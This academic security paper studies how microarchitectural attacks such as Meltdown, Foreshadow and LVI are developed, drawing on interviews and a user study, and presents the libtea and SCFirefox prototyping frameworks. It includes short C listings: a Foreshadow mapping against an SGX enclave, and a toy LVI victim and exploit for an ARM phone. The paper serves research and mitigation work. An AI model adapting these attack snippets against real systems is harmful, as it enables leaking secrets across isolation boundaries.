The original Meltdown attack [67] enables unprivileged attackers to read kernel data (*i.e.*, addresses with the User/Supervisor bit set) that is cached in the L1 data cache. Subsequent attacks have demonstrated that many other Meltdown variants exist. Foreshadow [114], for example, enables attackers to read unmapped pages (*i.e.*, addresses with the 'present' bit cleared), again provided that the data is cached in L1. Two notable subsets of Meltdown-type attacks are Microarchitectural Data Sampling (MDS) and Load Value Injection (LVI). The MDS attacks RIDL [123], ZombieLoad [100], and Fallout [14] exploit Meltdown effects to sample memory accesses as they pass through other microarchitectural buffers, such as the line-fill buffers and store buffer. Load Value Injection (LVI) [115] reverses the Meltdown effect, switching the roles of the victim and attacker processes in a manner akin to a Spectre attack. While Spectre injects attacker-controlled control flow, LVI injects attacker-controlled data into the victim's transient execution by triggering a fault in the victim.

2.3 Rapid Prototyping

In manufacturing, rapid prototyping describes a class of methodologies where physical prototypes of a product are created in order to quickly and iteratively improve upon a design. The estimated time and cost savings from the resulting increased productivity are 50-90% [16]. Rapid prototyping has also been successfully applied for decades in software engineering [34, 69], and in both domains prototypes play a variety of important roles in the product development process. They are invaluable not only for testing but also for experimentation and learning, evaluation of requirements, and communication of product ideas (e.g., across diverse teams, to management, or to clients) [16, 69]. Throughout this work we interpret the term 'rapid prototyping' as it is typically used in software engineering, *i.e.*, we do not refer to fully automated fabrication of prototypes, but rather to facilitation of iterative manual development.

3 The Microarchitectural Attack Development Process

In this section, we analyze the microarchitectural attack development process to determine which software implementation challenges practitioners face and how these might be facilitated. We observe that most practitioners informally follow an iterative process akin to rapid prototyping, and propose that prototyping could be accelerated via the introduction of two new software frameworks to improve upon state-of-the-art tooling.

3.1 Motivation

While microarchitectural attacks have been systematized [10, 15, 27, 74, 96, 108, 135], the *development process* for these attacks has, to our knowledge, never been examined. Investigating this process enables us to identify and facilitate the software implementation challenges involved. By doing so, we hope to accelerate and reduce the cost of microarchitectural attack discovery and mitigation. This cost can be extremely high, as was starkly illustrated by Meltdown and Spectre, attacks that built upon results from years of previous

research [24]. Microsoft "mobilized hundreds of people" to respond [25], while at Red Hat mitigations involved more than 60 engineers and cost over 10 000 hours of engineering [73].

We consider the attack development process in three contexts: attack research, attack mitigation, and education. Reproducing an attack is crucial for attack mitigation to determine which systems are vulnerable and whether a mitigation is effective [33]. An attack may need to be reproduced from scratch: two of our industry interviewees reported that the affected parties often do not provide PoCs to organizations involved in the coordinated disclosure process, and there are also published attacks for which no public PoCs exist [14, 46, 48]. In the context of education, facilitating attack implementation lowers the barrier to entry for learning about microarchitectural attacks. While these attacks exploit hardware, they destroy security boundaries at higher software abstraction layers, e.g., process isolation. Microarchitectural security education is therefore crucial so that technology professionals are aware of the leaky "tower of abstractions" [74] they are building systems upon, regardless of which abstraction layer they work at.

Concretely, in order to reduce the software implementation challenges involved, we seek to answer the following research questions (RQs):

- **RQ1: Attack Building Blocks.** What are the fundamental software building blocks used?
- **RQ2: Microarchitectural Control.** How can fine-grained control over the microarchitecture be achieved?
- **RQ3: Languages and Tooling.** Which programming languages are used to implement attack building blocks? How usable are existing attack development tools?
- **RQ4: Process and the Role of Prototyping.** Are there process commonalities between different attacks, and between different practitioners? Are these sufficient for it to be meaningful to discuss an overall 'microarchitectural attack development process', and if so, what role does prototyping play?

3.2 Methodology

We performed a mixed-methods analysis, combining a review of prior academic work, data from 10 expert interviews, and a user study with 28 student participants.

Literature Review. We considered all papers published at the top four systems security venues CCS, NDSS, S&P, and USENIX Security between 2015 and 2020 (inclusive) that featured implementation of software-based microarchitectural attacks targeting the CPU (N = 102). The list of papers included is provided in the extended bibliography [28]. We also considered any published source code for each paper. Papers requiring external hardware or hardware modification were excluded, as were papers targeting physical side channels.

Expert Interviews. We interviewed 10 microarchitectural security professionals (five in academia and five in industry). The eligibility requirement was research or mitigation experience of at least two microarchitectural attacks. Interviewees were recruited via email, Twitter, and an online conference announcement. Of our academic interviewees, two were assistant professors and three were PhD students. Collectively, they had experience working on 37 microarchitectural attack papers in 9 different research groups across 6 countries. Our industry interviewees each had substantial recent experience of attack mitigation in industry. In total, this experience spanned 6 companies in two countries. Additionally, all five had published research in this area. All interviewees were informed of the research aims, explicitly gave their consent for their responses to be published anonymously, and were able to review this paper before submission.

User Study. We conducted a double-blind within-subjects user study in which we evaluated cache attack libraries as part of an introductory graduate course on side-channel security. We tested *Mastik* [137] and *cacheutils* [13] together with *libsc*, an early prototype of *libtea*. Over 6 weeks, 19 pairs of students implemented a cache covert channel, a cache template attack on keystrokes [41], and a KASLR break (via prefetch timing [38], or Data Bounce [14]). Each pair tested one library per task in a randomized order. We focused on evaluating the usability of these tools and their attack building blocks (RQ3). 28/38 students chose to participate in our survey. We provide demographic statistics in [28]. While our institution has no ethical review board, we carefully designed the study to address ethical concerns appropriately: the survey was opt-in and entirely independent from grading, and all study responses were collected anonymously. The libraries were anonymized for the students, with the library name replaced in the code and documentation (e.g., with 'library1') and other identifying information removed. None of the participating students had an academic relationship to our frameworks or the other libraries. To avoid bias, the authors did not teach the lab sessions, and conducted initial analysis of the results with the anonymized library names remapped by the course practitioners before finally analyzing student comments that deanonymized the frameworks, e.g., comments mentioning functionality specific to one framework.

3.3 RQ1: Attack Building Blocks

Rather than focusing on identifying the abstract primitives required for a class of attacks as in prior work (e.g., a disclosure gadget [25, 135]), we focused in our literature survey on identifying the concrete software constructs used to implement or debug these primitives. The following building blocks are most commonly used in prior work. (Note that [28] provides full citation lists for each block.)

1. High-precision timers (95/102) [6, 35, 101]

2. Cache-related building blocks (79/102), such as flush-based side and covert channels [7, 40, 138], eviction set generation and eviction-based side and covert channels [19, 52, 68], and knowledge of physical addresses, cache sets, or cache slices [36, 66, 127].
3. Transient-execution building blocks (43/102), such as branch predictor mistraining [15, 22, 58], exception handling [14, 67, 123], and memory and speculation fences [53, 79, 123].
4. Privileged building blocks (46/102), such as manipulation of page tables or memory protection attributes [14, 100, 123], manipulation of model-specific or system registers [55, 81, 116], execution in ring 0 [14, 15, 67], fine-grained execution control of TEEs [78, 94, 118], and custom interrupt handlers [62, 119, 129].

Similarly, the most useful building blocks for our study participants were Flush+Reload primitives including threshold calibration (16/28) and high-level primitives for timing, memory accesses, and cache line flushing (15/28). While these building blocks can be implemented in user-space, privileged building blocks such as page table modification are more challenging to implement. Examples of the required work include developing custom drivers [44, 119, 129], patching the Linux kernel [62, 77, 129], and even implementing a custom operating system (OS) or hypervisor [23]. However, most modifications are either not published [23, 44, 62, 129] or, in the case of kernel patches, are only available for kernel versions that are already end-of-life [77].

3.4 RQ2: Microarchitectural Control

McIlroy et al. [74] describe the challenges of modeling microarchitectural state and determining how programs can manipulate it as "massive open problems", as also confirmed by our interviewees. One approach is to rely on a custom operating system to achieve a higher degree of microarchitectural control. Microsoft use a custom OS for this purpose [23], and 7/10 of our interviewees also reported that they or their colleagues had previously used a custom kernel or hypervisor, most commonly for page-table modification (4/10).

An alternative approach is to use custom drivers or kernel patches with an existing mainstream kernel such as Linux. Google uses this approach internally with their SafeSide project [33] for end-to-end testing of software side-channel mitigations [92], as did 5/10 of our interviewees. Advantages include the reduced time investment required and the existing rich software ecosystem and hardware support of mainstream OSes. Moreover, our interviewees' frustration about noise most commonly concerned microarchitectural noise, such as hardware prefetching and the influence of attack code itself on microarchitectural state, rather than kernel-induced noise.

3.5 RQ3: Languages and Tooling

Languages. The majority of works are implemented in C/C++ and/or assembly (96/102). All of our interviewees also reported working predominantly in C/C++, using it as a wrapper around core attack code in assembly (9/10) or (for attacks also exploiting the GPU) graphics APIs such as OpenGL (1/10). A frequent comment was that it is infeasible to implement the core attack primitive in C/C++ as the resulting machine code may be different than intended (7/10).

While most interviewees used assembly liberally (8/10), many of our user study participants found higher-level wrappers around assembly primitives to be one of the most useful library features (15/28). This is an important consideration for attack tooling, as even experienced systems programmers may be unfamiliar with the particular assembly sequences used in microarchitectural attacks. (27/28 students reported either some or substantial experience in low-level C/C++ and operating systems, with 6 reporting substantial experience in both.)

The second most commonly used language in our review is JavaScript (18/102), either in pure browser-based attacks [36, 39, 101], or as a complement to PoCs in C [14, 58, 123]. WASM has the additional advantages of a linear memory and close proximity to machine code [70, 123, 127], while WebGL enables browser-based GPU attacks [26, 82].

Existing Tooling. We found 6 existing software frameworks for microarchitectural attack development.[1] *cacheutils* [13, 38, 41] is a single C header providing building blocks for Flush+Reload, Flush+Flush, and prefetch attacks on x86 and ARMv8-A. *Mastik* [137] supports trace-based cache attacks (Flush+Reload, Flush+Flush, Prime+Probe) and performance degradation attacks on x86. *libflush* [45, 65] provides support for Prime+Probe, Flush+Reload, Evict+Reload, Flush+Flush and prefetch attacks on x86, ARMv7, and ARMv8. *XLATE* [122] provides implementations of a range of cache attacks and cache-based covert channels for x86, notably featuring indirect cache attack primitives that exploit the MMU. *PTEditor* [98] enables user-space manipulation of page tables and memory protection attributes on x86 and ARMv8. *SGX-Step* [117] supports user-space page table manipulation, registration of custom interrupt handlers and call gates (enabling arbitrary C functions defined in a user-mode program to be run in kernel mode, as used by [81]), and local APIC timer configuration for single- and zero-step attacks against Intel SGX.

[1] We considered only tools intended for manual attack implementation, excluding complementary tools designed for automated attack discovery [35, 79], microarchitectural instrumentation, reverse-engineering, or profiling [1, 71, 110, 125], side-channel analysis of binaries [131, 132, 134], solely trace-driven analysis [94], and reproducible evaluation of existing attacks [76]. SpeechMiner [135] was excluded from analysis because it was not yet publicly available; we contacted the authors at the time to confirm this. CacheZoom [77] was excluded because it is unsupported on recent kernels.

Table 1: A feature comparison of existing software libraries for microarchitectural attack development and the features of the *libtea* and *SCFirefox* frameworks. ●, ◐, and ○ indicate respectively full support, partial support, and absence of a feature. We use full and partial support to distinguish tools that are more fully-featured in a particular category, e.g., one tool may offer multiple timers while the other tools (partial support) provide only `rdtsc`. * indicates that not all features are supported on this OS.

Collectively, these frameworks have been used in 40 works (see [28]), demonstrating the utility of such tooling. Table 1 provides an overview of their features, with a focus on the attack building blocks identified in RQ1, and compares them to the functionality provided by our two frameworks. For comparison, we include *libsc*, an early prototype of *libtea* we evaluated in our user study to determine how to improve the API. This prototype was inspired by *cacheutils* and *libflush*, providing similar functionality for Linux x86 with additional utility functions for cache covert channels and support for reading model-specific registers.

As shown in Table 2, across all libraries and tasks the majority of our 28 user study participants agreed that the library made it faster to implement attacks compared to developing from scratch. For *cacheutils* and *libsc*, the majority agreed they reduced the amount of debugging required. Each tool had its strengths and weaknesses: *Mastik* was praised for its support for trace-based attacks (3/28) and consistent API for all attacks (3/28) but was difficult to build (17/28). Students appreciated the simplicity of *cacheutils* (16/28) and the fact it is entirely self-contained in one header (3/28) but found its low-level API and lack of documentation confusing (12/28). In contrast, the API of *libsc* was much preferred, as it combined more explanatory function names (e.g., `libsc_timestamp` versus `rdtsc`) (8/28) with better documentation (12/28) and configurable timers (3/28). However, for all libraries students requested more documentation and examples.

Of our interviewees, 3/10 had found *cacheutils* useful, while one had also used *Mastik* and *SGX-Step*. Generally, interviewees reported frequent code reuse individually (7/10) or within their organization (5/10), but often did not consider this substantial enough to be 'tooling' (5/10). Five interviewees thought further tooling would be useful, while four were skeptical it could provide sufficient microarchitectural control. A further challenge was losing access to one's code or tooling when switching organizations (2/10).

3.6 RQ4: Development Process and the Role of Prototyping

When asked directly, 6/10 of our interviewees claimed there was no process common to the attacks they had worked on. However, as they described their work to us we identified several process commonalities, along with two distinct development scenarios. In scenario *A*, work focuses on identifying or implementing an entirely novel side channel, entailing substantial experimentation. In scenario *B*, a side channel is known and the focus is on identifying attack targets for exploitation. Our focus in this work is facilitating manual attack discovery and PoC creation. Hence, we only analyze the development process for scenario *A*; orthogonal tooling exists for scenario *B* [131, 132, 134].

If not prompted by a disclosure, the development process starts with an initial idea or observation. Reported sources of ideas included manufacturer documentation, patents, knowledge of prior art, research discussions, blog posts, and teaching. Experimentation with microbenchmarks and implementation of a simple PoC then begins. Our interviewees stressed the importance of having as much control over the microarchitecture as possible when starting with a PoC (9/10). Even if aiming to produce a browser-based attack, one would always begin with native code. Many of our interviewees found this implementation stage challenging (6/10). However, this was attack-dependent, with three interviewees reporting that initial prototyping was straightforward and rapid (< 24 hours).

Throughout the development process, communication of ideas is necessary within the team and with third parties, e.g., for coordinated disclosure. For our academic interviewees, this included collaborating on a paper and negotiating the potential conflict between disclosure embargoes and their publication requirements. Our industry interviewees needed to negotiate with management and align mitigation strategies with other industry players, while taking extensive measures to maintain the embargo and avoid allegations of collusion. In

Table 2: Summary of the user study results evaluating the usability of cacheutils, Mastik and libsc.

Library	Mastik	cacheutils	libsc
There are a good range of high-level features	69.6%	66.7%	85.7%
There are a good range of low-level features	56.5%	62.5%	71.4%
It was easy to understand the library at the beginning	34.8%	66.7%	90.5%
Once I had familiarized myself with the library, it was easy to use	69.6%	87.5%	90.5%
The function names made it clear how they should be used	43.5%	79.2%	85.7%
It would be easy for me to adapt or extend the library if I needed to	30.4%	66.7%	61.9%
The library was easy to build	17.4%	100%	90.5%
I think this library makes it faster to implement attacks compared to developing from scratch	65.2%	87.5%	81.0%
I think this library reduces the amount of debugging needed compared to developing from scratch	47.8%	66.7%	71.4%
I spent a lot of time debugging my code because I misunderstood the library functions or they didn't do what they were supposed to	17.4%	8.3%	19.1%
The documentation and examples were helpful	26.1%	41.7%	66.7%
The library has sufficient documentation and examples	26.1%	33.3%	61.9%

both settings, PoCs play an important role in communication. For example, manufacturers normally request PoCs in the disclosure process [42], and for mitigations, PoCs help assess the risk posed by a vulnerability, as one of our industry interviewees reported: *"[I wrote] an exploit that leaks 100KB/s...that really completely changed the discussion internally."*

Once initial PoCs have been created, if the goal is an end-to-end attack then the assumptions made can gradually be reduced until the attack model is realistic. However, rather than a linear progression from experimentation to a 'deliverable' such as an end-to-end attack and paper, or a full product mitigation, interviewees described an iterative process (5/10). There are clear parallels with the rapid prototyping methodologies used in software development: while an end-to-end attack may be iteratively developed from an initial prototype (5/10), *i.e.*, is an *evolutionary* prototype, the process may also involve many other microbenchmarks and experiments, *i.e.*, *throwaway* prototyping [34].

Current Limitations of Prototyping. Section 2.3 introduced the different use cases for prototypes throughout the product development process. Similarly, PoCs - the rapid prototypes of the security world - serve many of these roles in microarchitectural attack development. However, typical PoCs have limitations versus the rapid prototypes produced in product development. In particular, 7/10 of our interviewees highlighted that a PoC is typically only useful for communication on a surface level, e.g., demonstrating a vulnerability to collaborators or management. Microarchitectural attack code can be difficult for even experienced practitioners to comprehend (3/10) and is extremely fragile. One interviewee also stressed the importance of others independently reimplementing PoCs to ensure the root cause is properly understood.

3.7 Summary

We conclude from our analysis that most practitioners informally follow an iterative development process. Such a process is ideally suited to rapid prototyping [34, 69]. However, the pace of prototype development is currently slowed by substantial software implementation challenges that could be facilitated by improved tooling. While existing tools have helped facilitate attack research, none provide all common attack building blocks on their own, and they have very different interfaces and intended use cases. A further challenge is that PoCs are less effective as communication tools than traditional prototypes. A high-level API could enable creation of PoCs that are more expressive and easier to understand, helping to abstract away from implementation details to communicate and reason about the underlying concepts.

4 Frameworks

Informed by our findings in Section 3, we developed two frameworks to support rapid prototyping in the microarchitectural attack development process. The first, *libtea*, implements the fundamental microarchitectural attack building blocks identified for RQ2 in the most widely-used attack development language, C. The second, *SCFirefox*, brings the capabilities of *libtea* to JavaScript in Firefox to facilitate porting of native-code prototypes to the browser. Both frameworks, including API documentation and examples, are available on GitHub [28].

4.1 *libtea*

libtea (short for *Transient Execution Attack library*) provides fine-grained control of microarchitectural behavior via a high-level, platform-agnostic API. The API blurs the traditional boundaries between unprivileged C code, the OS, and the TEE (Intel SGX) by mapping privileged interfaces into user-space. It combines the functionality of *PTEditor* and *SGX-Step* with a revised and extended version of our *libsc* library (informed by the feedback from our user study) in a unified API. As previously shown in Table 1, it provides all of the attack building blocks identified in RQ1. This facilitates rapid prototyping, as cross-platform attacks requiring control over OS features such as page tables, scheduling, and interrupts can be developed without needing to modifying the kernel or consider

platform-specific implementation details. Privileged functionality is provided by a single kernel driver, enabling attacks to be prototyped within a mainstream OS (Linux or Windows) to take advantage of its rich application environment.

Implementation. *libtea* is implemented in C as a collection of files that are configured and compiled into a single modular C header and a supporting kernel driver. The header is designed to be used in combination with other software libraries and is highly configurable. Unused modules can easily be removed in the build process, and all names and definitions are prefixed to minimize the risk of namespace conflicts. Architecture-specific code is in separate files so that adding support for a new architecture is straightforward and does not require edits across the entire codebase. The kernel driver enables functionality that requires privileged instructions or close interaction with the OS, for example modifying page tables.

Our identified attack building blocks are provided across five modules and described in detail in Appendix A. *Common* contains general primitives, e.g., high-resolution timers and functions to reduce system noise. *Cache* provides cache-attack primitives, e.g., Flush+Reload and Prime+Probe, and high-level functions such as cache covert channel encoding and decoding. *Paging* provides functionality to interact with page tables and page-translation caches. These first three modules support Linux and Windows 10 on x86-64, as well as Linux and Android on ARMv8-A. *Common* additionally supports Linux on PPC64. Note that the *Cache* and *Common* modules can be used without the kernel driver with the exception of a few privileged functions. It is required, however, for typical use cases of the *Paging*, *Interrupts* and *Enclave* modules. The primitives in these modules are intended for privileged attack scenarios (in particular, attacking Intel SGX), as they cannot be replaced with unprivileged alternatives. *Interrupts* and *Enclave* are built upon *SGX-Step* and currently only support Linux on x86-64[2]. In addition to functionality for manual interrupt and call gate configuration, *Interrupts* provides a helper function to easily execute arbitrary C functions in kernel mode. This facilitates rapid prototyping when short snippets of privileged code are required, as these can be modified and tested without needing to recompile and reload a kernel driver.

4.2 *SCFirefox*

SCFirefox facilitates browser-based attack research by blurring the boundaries between sandboxed JavaScript and privileged native code in a first-of-its-kind framework that exposes the *Common*, *Cache*, and *Paging* functionality of *libtea* to JavaScript in a modified Firefox browser. This functionality greatly facilitates rapid prototyping and eliminates the need to manually modify the JavaScript engine for basic attack building blocks, such as high-resolution timers as in prior work [66, 123]. For example, a pointer to memory with the 'present' bit cleared (to prototype a Foreshadow or RIDL PoC) can be obtained in one line of JavaScript with SCFirefox, rather than having to determine the memory layout of the browser tab's process and clear the bit in a separate native code program using e.g., *PTEditor* or *SGX-Step*. This enables rapid prototyping of gradually more realistic PoCs, quickly producing an initial PoC with *SCFirefox* and then iteratively replacing building blocks with vanilla JavaScript or WASM, as we demonstrate in Section 5.3.

Facilitating browser-based attack research is crucial for our understanding of the threat posed by microarchitectural attacks, as an attack in the browser has far greater potential impact. However, there are no existing frameworks to facilitate the creation of browser-based PoCs, and such PoCs are more challenging to implement than in native code due to the absence of many common building blocks [83], e.g., cache-line flushing and high-resolution timers [36, 101, 127], and recent mitigations implemented by browser vendors against side-channel and transient execution attacks [121]. While there are JavaScript libraries for exploit development [86], these focus on memory corruption exploits rather than microarchitectural attacks, and to our knowledge none provide out-of-the-box support for performing kernel-mode operations (e.g., modifying page-table entries) directly in JavaScript.

Implementation. *SCFirefox* is implemented as a custom `JSClass` within the Firefox JavaScript engine, SpiderMonkey, using the engine's C++ API, `JSAPI` [75]. The current release is compatible with Firefox 89, but the modified files are relatively stable since Firefox 81, so we anticipate that porting it to newer versions is feasible. The *SCFirefox* API can be used either directly in the browser or in the SpiderMonkey shell.

4.3 Rapid Prototyping with the Frameworks

As we learned from our expert interviewees, the development process varies for each attack, and each team may prefer a different approach to prototyping with our frameworks. However, the following is an overview of how one might rapidly prototype a browser-based attack. Section 5.3 provides a concrete example of this process being used to prototype the first browser-based ZombieLoad attack.

Stage 1: initial prototyping with *libtea* begins with experiments to test a hypothesis (e.g., 'under condition X, data can be leaked from A') or, if working with an existing attack, by reproducing an existing native code PoC.

Stage 2: throwaway prototypes are built with *libtea*. These may be further experiments to better understand the leakage source and the conditions necessary to induce leakage,

[2] It is unfortunately not possible to port the SGX single-stepping functionality to Windows (without relying on undocumented APIs that may vary between OS builds), because the hardware abstraction layer does not provide drivers direct access to the local APIC timer [139].

or attempts to improve the leakage rate or relax the assumptions made about the attacker's capabilities.

Stage 3: evolutionary prototyping of the final attack begins in *SCFirefox*. *SCFirefox* API calls are replaced one by one with vanilla JavaScript or WASM until the attack can be conducted in an unmodified browser.

Limitations. Even when using our frameworks, certain implementation challenges remain, such as those unique to microarchitectural attacks in JavaScript [11,36,39,58,83,99,101,123]. These include ensuring that JavaScript code is indeed JIT compiled and not interpreted or optimized away [17,18], triggering misspeculation, and avoiding garbage collection [72]. We discuss some of these challenges in Section 5.3. Due to varying branch prediction implementations, it is particularly challenging to implement a misspeculation gadget that provides a long transient window across microarchitectures, so attacks may require a hand-crafted Spectre gadget.

Ethical Considerations. In line with the ethical guidelines of Google's SafeSide project [33], our frameworks' aim is to facilitate attack prototyping only under controlled research conditions (e.g., in a modified browser). End-to-end attacks can indeed be created from prototypes by replacing each framework building block with an unprivileged/vanilla alternative. Crucially, however, this requires manual effort and often creation of novel attack techniques, as we demonstrate in Section 5.3. This is an important difference from, for example, penetration testing frameworks such as Metasploit [91], and means that our frameworks do not enable automated creation of end-to-end exploits that could be weaponized.

5 Evaluation

In this section, we demonstrate the effectiveness of rapid prototyping with our frameworks in three case studies, considering in turn the usability of the *libtea* API, its cross-platform support, and the rapid prototyping process with *SCFirefox*.

5.1 API Usability

To evaluate the usability of the unified API provided by *libtea*, we prototype a Foreshadow PoC on x86 using the *libtea* C header and kernel driver. We consider an educational scenario where a student prototypes a Foreshadow attack against an SGX enclave and attempts to experimentally demonstrate that (counter-intuitively) the attack will succeed *even when the enclave secret is marked as uncacheable*. This occurs because the memory type specified for the Processor Reserved Memory used by SGX overrides other memory types, such as those from the Page Attribute Table (PAT) [51].

Using existing tooling, this PoC would require both *PTEditor* and *SGX-Step*, because *SGX-Step* has no support for modifying the PAT to make a page uncacheable, while *PTEditor* has no support for SGX enclaves. However, while these two frameworks can be used together, they have extremely different APIs. In particular, they modify the page tables differently with two separate drivers, so it requires care and a detailed understanding of paging to avoid crashes. *libtea* unifies the two APIs so that practitioners can more easily benefit from the functionality of both frameworks. We took care to ensure that method names are as self-explanatory as possible to improve usability, and to provide additional helper functions to abstract away from implementation details that can slow development due to the cognitive overhead and debugging required. For example, for improved readability and to abstract away from this Intel-specific implementation detail, the `edbgrdwr` function from *SGX-Step* is renamed `libtea_{read,write}_secure_addr`. Similarly, we provide a single `libtea_set_page_cacheability` function as opposed to the combination of `ptedit_find_first_mt` and `ptedit_apply_mt` required in *PTEditor*.

The abstraction offered by *libtea* is further illustrated in Listing 1, which compares the code required using each of the three frameworks to obtain a secondary mapping for Foreshadow. In this example, we make the same assumption as in the *SGX-Step* Foreshadow PoC [113] that we have the address of an enclave secret at `enclave_ptr`. Any architectural access from outside the enclave (when running in release mode) will trigger abort page semantics (returning -1), but if the 'present' bit is cleared then we can transiently obtain the data with Foreshadow. Obtaining a second virtual mapping $v2$ to the underlying physical address allows us to clear the 'present' bit only on $v2$, so that the architectural enclave access still succeeds. Calling `mprotect` with `PROT_NONE` will clear the 'present' bit, but will change the PFN to point to an uncacheable address. This is due to the PTE inversion mitigation for Foreshadow, which cannot be disabled [20]. Clearing the bit manually instead (e.g., with *libtea*) will confuse the kernel and can lead to the process being killed or even a system crash. Instead, we must restore the unmitigated PFN after the `mprotect` call informs the kernel this page is now unmapped. Implementing this with *PTEditor* or *SGX-Step* requires a good understanding of paging, and any mistake in the implementation may cause a system crash. In contrast, *libtea* handles this complexity for the user so that just two lines of code are necessary.

Our Foreshadow PoC using TSX for exception suppression requires 48 lines of code with 12 *libtea* calls. On an Intel i7-6700K with unmitigated microcode we achieve a 99.8 % mean success rate over 1000 trials across all 64 cache lines of a 4KB enclave page. Alternatively, using exception handling we require 46 lines of code and 10 *libtea* calls, achieving a success rate of 92.6 %. With an additional 22 lines and 10 *libtea* calls we can repeat the attack with an 'uncacheable' $v1$ and $v2$, where we observe a comparable success rate with TSX (99.4 %) because, as discussed, SGX ignores the memory type specified in the PAT. Note that we use an enclave in debug

```
//Foreshadow mapping with SGX-Step
void* alias_ptr = remap_page_table_level(enclave_ptr, PAGE);
void* pte_alias = remap_page_table_level(alias_ptr, PTE);
uint64_t pte_alias_unmapped = MARK_NOT_PRESENT(*pte_alias);
mprotect((void*) (((uint64_t) alias_ptr) & ~PFN_MASK), 4096,
      PROT_NONE);
*pte_alias = pte_alias_unmapped;

//Foreshadow mapping with PTEditor
size_t pfn = ptedit_pte_get_pfn(enclave_ptr, 0);
void* alias_ptr = (void*)ptedit_pmap(pfn * 4096, 4096);
mprotect((void*) (((uint64_t) page) & ~0xfffULL), 4096,
  PROT_NONE);
ptedit_pte_set_pfn(alias_ptr, 0, pfn);

//Foreshadow mapping with libtea
void* alias_ptr = libtea_remap_address(instance, (uint64_t)
      enclave_ptr, LIBTEA_PAGE, 4096, PROT_READ, true);
libtea_mark_page_not_present(instance, alias_ptr);
```

Listing 1: Comparison of using the three frameworks to obtain a secondary mapping for Foreshadow.

mode for all three PoCs, as a commercial license agreement is required to launch in release mode.

5.2 Cross-Platform Support

To evaluate the effectiveness of the cross-platform support provided by *libtea*, we prototype the first Load Value Injection (LVI) attack on an ARMv8-A SoC using the *libtea* C header and kernel driver. Our target device is a Samsung Galaxy S7 Edge smartphone running Android 7.0 with kernel 3.18.14. It uses a Samsung Exynos 8890 SoC with four Cortex-A53 cores and four Exynos Mongoose 1 (M1) cores. We prototype an LVI-US-L1D PoC leaking 2.49 kB/s (n = 10000, $\sigma_{\bar{x}}$ = 0.63) on our target device.

Attack Scenario. Van Bulck et al. [115] did not include LVI-US-L1D in their classification tree, concluding that it cannot be used because *"a benign victim process would never dereference kernel memory"*. However, while a benign process is indeed unlikely to *architecturally* dereference kernel memory, we consider the scenario where a benign process *transiently* dereferences a kernel memory address due to misspeculation. In line with *libtea*'s intended purpose, our LVI-US-L1D attack is a prototype and not a full end-to-end attack. However, an end-to-end LVI-US-L1D attack may be feasible, even on systems with active Meltdown mitigations. The key requirements are direct or indirect attacker control over a speculatively dereferenced address and the presence of an LVI gadget within this transient execution stream. For example, program data (e.g., a negative 64-bit integer variable) might be confused as a kernel address in a misspeculated branch. If the attacker controls this data, they control which address is speculatively accessed and can therefore inject data.

On systems without in-silicon fixes for Meltdown, the KPTI patch [29] is required to mitigate Meltdown. While this unmaps most kernel addresses from user-space, some kernel addresses must necessarily remain mapped. Therefore, an attacker could still inject values from the small set of kernel addresses which remain mapped into each user process. These provide a variety of data values that could be injected into the victim, particularly if an attacker only needs to inject a single byte, as there is a good probability of finding the required byte value 0-255 within the at least 4096 B of mapped kernel memory.

Attack Development Process. The Exynos M1 cores are known to be susceptible to Meltdown [67]. We verified this susceptibility to Meltdown using *libtea*, suppressing exceptions via misspeculation and encoding values into a Flush+Reload-based covert channel. Building from this PoC, we conducted throwaway prototyping investigating the M1's susceptibility to Foreshadow and the MDS vulnerabilities. This was ideally suited for rapid prototyping as each prototype required changing only a few lines of code, e.g., to clear a different bit in a page-table entry (PTE) using the privileged page-table functionality provided by the kernel driver. We did not observe leakage with any of these prototypes, and conclude that the M1 is likely not vulnerable to Foreshadow or any MDS variant. However, we were able to invert Meltdown to mount an LVI attack (*i.e.*, LVI-US-L1D).

LVI-US-L1D PoC. In our toy scenario, the victim dereferences an array of attacker-provided values. The values within the loop bound are valid user-space addresses, while the values beyond the loop bound are malicious kernel-space addresses that are transiently dereferenced due to misspeculation. We choose these addresses to be direct-physical map addresses for the attacker's own process, and can therefore inject any byte value(s) we wish. We rely on root privileges to determine the kernel direct-physical map address of our toy injected data, but this is not necessary for an end-to-end exploit [67]. For evaluation purposes, we consider a simple cache encoding LVI gadget to recover our own injected bytes.

```
void victim() {
  size_t dummy = 0;
  uint64_t c = pow(2, 63);
  for(int i = 0; i < 100; i++) {
    /* Increase size of transient window */
    dummy = 1; libtea_flush(&dummy); libtea_access(&dummy);
    /* Mistrain branch prediction */
    for (volatile int u = 0; u < 100; u++) {
      asm volatile ("nop");
    }
    libtea_flush(&c);
    /* Loop targeted with Spectre V1 */
    if(c / 0.5 > 1.1) {
      /* Transiently dereference value at i>=100 */
      char val = *addrs[i];
      /* LVI disclosure gadget */
      libtea_cache_encode(instance, (val - 'A'));
    }
    c /= 2;
  }
}
```

Listing 2: Toy victim function for LVI.

Listing 2 shows our toy victim function, which contains a loop vulnerable to Spectre V1. Within the loop, the attacker-controlled array of addresses is dereferenced, and the dereferenced values are encoded into the cache by a disclosure gadget (`libtea_cache_encode`). We can suppress exceptions by providing valid user-space addresses for the array indices within the loop bound and only including the kernel-space address used for injection at indices beyond this bound. Thus, these out-of-bounds addresses are only ever accessed transiently due to misspeculation, and any value checks that the victim might conduct before the loop do not apply. To extend the transient window, we flush a `dummy` variable from the cache and then access it so that the CPU will speculate beyond this point while it waits for the load to complete. To further extend the window, we include two pages flushed from the cache (`throttle`) in our loop condition. Misspeculation occurs because the loop condition is met while $i < 64$, training the branch predictor to continue with the next iteration. Hence, the processor misspeculates for multiple iterations although the condition is architecturally false.

Our prototype consists of an injector process and an attack process, both running on the same Exynos M1 core. The injector process continuously accesses the byte to inject to keep it in L1. The attack process makes an API call to the toy victim function, decodes the injected data using Flush+Reload, and outputs the decoded values as a histogram. This can be achieved in a single function call using *libtea*'s cache covert channel histogram functions, as shown in Listing 3.

```
libtea_instance* instance = libtea_init_nokernel();
/* Set up attacker-controlled array of addresses */
for(int i = 0; i < 64; i++)
  addrs[i] = valid_addr;      //architecturally accessed
for(int i = 64; i < 100; i++)
  addrs[i] = kernel_inject_addr; //transiently accessed
libtea_set_timer(instance, LIBTEA_TIMER_NATIVE);
libtea_print_cache_decode_histogram(instance, 100000,
  50, true, true, victim, 'A', 0, 26);
libtea_cleanup(instance);
```

Listing 3: Exploiting the toy function with *libtea*.

